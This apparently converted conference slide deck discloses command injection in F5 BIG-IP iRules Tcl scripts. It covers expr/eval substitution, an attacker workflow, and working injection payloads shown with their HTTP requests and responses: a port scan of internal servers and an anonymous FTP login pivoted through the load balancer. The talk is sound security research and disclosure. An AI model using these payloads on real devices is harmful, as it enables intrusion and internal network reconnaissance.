

COMMAND INJECTION IN IRULES LOADBALANCER SCRIPTS



WHO AM I AND THANKS

Big thanks to my fellow researchers

- Jesper Blomström
- Pasi Saarinen
- William Söderberg
- Olle Segerdahl

Twitter @kuggofficial



Big thanks to David and Aaron at F5 SIRT for a good response

<https://support.f5.com/csp/article/K15650046>

HISTORY

In mid-late 90s a TCL bug was exploited in the wild ...

... exploiting the same vulnerability today causes serious consequences.




TODAY


- On assessment with a fintech company
- The same issue is now used to own F5 appliances
- Lets look at how this is done today
- Lets talk about tools




WHY YOU SHOULD CARE?

- Do you have F5 devices?
 - Have you reviewed the iRule code?
- If not?
 - Remember Magecart
 - Your third party cloud (or payment) services may be affected
- Consequences
 - DDOS
 - Fake news
 - JavaScript injection
 - Packet injection
 - Network interception
 - ...






LOAD BALANCERS




THE BIG-IP LOADBALANCER

- Can store and handle multiple sessions for backend servers
- Customers write their own iRules to define the load balancer behavior
- <https://devcentral.f5.com> is used as a "stackoverflow for iRules"



CACHING IRULE EXAMPLE



TCL / iRULE BASICS

- iRules determine where a given HTTP request is forwarded to, based on a programmed logic
 - The HTTP request header and body is parsed by the F5 iRule engine
 - The system administrator writes F5 iRule code to handle requests
- Example "catch-all" redirect iRule:

```
when HTTP_REQUEST {  
    HTTP::redirect "/helloworld.html"  
}
```



HOW TO SPOT THESE LOAD BALANCERS IN THE WILD

HTTP header include

- Server: BigIP
 - Found in redirects
 - Found in favicon.ico responses

```
HTTP/1.0 302 Found
Location: /helloworld.html
Server: BigIP
Connection: close
Content-Type: Text/html
Content-Length: 0
```

IRULES SUPPORTS ARGUMENT SUBSTITUTION



THIS IS A COMMAND INJECTION



Bart: Is Al there?

Moe: Al?

Bart: Yeah, Al. Last name Caholic?

Moe: Hold on, I'll check. Phone call for Al... Al Caholic. Is there an Al Caholic here?

(The guys in the pub cheer.)

```
if { [expr $Version <= 768] } {  
    reject  
}
```



CONTINUE THE STORY AND POTENTIAL

- While looking at PSD2 requirements I noticed how iRule TLS implementation risked causing a lot of damage
- Pull the code out of the device
- Code review
- Staying on the case

BREAKING DOWN EXECUTION

1. The \$Version variable is substituted, and all math is substituted with expr function
2. The comparison expression is evaluated
3. Any string within arguments starting with [will be executed by expr

```
set Version {[TCP::respond hello]}
```

```
if { $Version <= 768 }
```

```
expr {[TCP::respond hello] <= 768 }
```

```
TCP::respond hello
```

LIST OF BUILT-IN COMMANDS THAT CAN PERFORM COMMAND EVALUATION

after

catch

eval

for

foreach

history

if

proc

cpu

string match

interp

namespace eval

namespace inscope

source

switch

time

try


uplevel

while

trace

list

iRules



■ Dangerous commands ■ Safe commands

DIRECT EVALUATION: EVAL, SUBST OR EXPR

eval, a built-in Tcl command, interprets its arguments as a script, which it then evaluates.

eval *arg ?arg ...?*

subst - Perform backslash, command, and variable substitutions.

subst *?-
nobackslashes? ?-
nocommands? ?-
novariables?
String*


expr, a built-in Tcl command, interprets its arguments as a mathematical expression, which it then evaluates.

expr *arg ?arg
...?*




ATTACKER VIEW

1. Osint, find iRule injection flaw in open source code
2. Scan the Internet for the vulnerable iRule
3. Look for indications that the code was executed
4. Test injection location using the info command
5. Identify external resources to pivot to permanent access



TAKING IT FURTHER

How do we get persistent access?



POST EXPLOITATION POSSIBILITIES

- Scan internal network
- Scan localhost
- Attack internal resources using the BIG-IP F5 as a pivot
- Denial Of Service



PORTSCAN THE POOL SERVERS

```
foreach p {21 80 135 389 443 445}{catch {set c [connect  
192.168.200.5:$p];append r $p "\topen\n";close $c}};TCP::respond $r
```

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
GET				21 open		
/dns?host=qw%3bforeach+p+{21+22+23+25+80+135+389+443+445}{catch+{set+c+[80 open		
connect+192.168.200.5%3a\$p]%3bappend+r+\$p+"\topen\n"%3bclose+\$c}}%3bTCP				135 open		
%3a%3arespond+\$r HTTP/1.1				445 open		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36				HTTP/1.0 200 OK		
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134				Server: BigIP		
Accept-Language: en-GB				Connection: close		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				Content-Length: 0		
Upgrade-Insecure-Requests: 1						
Accept-Encoding: gzip, deflate						
Host: 192.168.200.200						
Cookie: JSESSIONID=aaa						
Connection: close						

LOGGING IN TO THE FTP SERVICE

```
catch {set c [connect 192.168.200.5:21];
    recv -timeout 200 $c d;
    recv -timeout 200 $c d;
    send -timeout 200 $c "USER anonymous\r";
    recv -timeout 200 $c d;
    send -timeout 200 $c "PASS a@a.com\r";
    recv -timeout 200 $c d;};
close $c;TCP::respond $d
```

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----


```
GET
/dns?host=ccff%3bcatch+{set+c+[connect+192.168.200.5%3a21]%3brecv+-timeout+200+$c+d%3bsend+-timeout+200+$c+"USER+anonymous\r\n"%3brecv+-timeout+200+$c+d%3bsend+-timeout+200+$c+"PASS+a%40a.com\r\n"%3brecv+-timeout+200+$c+d%3bsend+-timeout+200+$c+"LIST"}%3bclose+$c%3bTCP%3a%3arespond+$d
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```
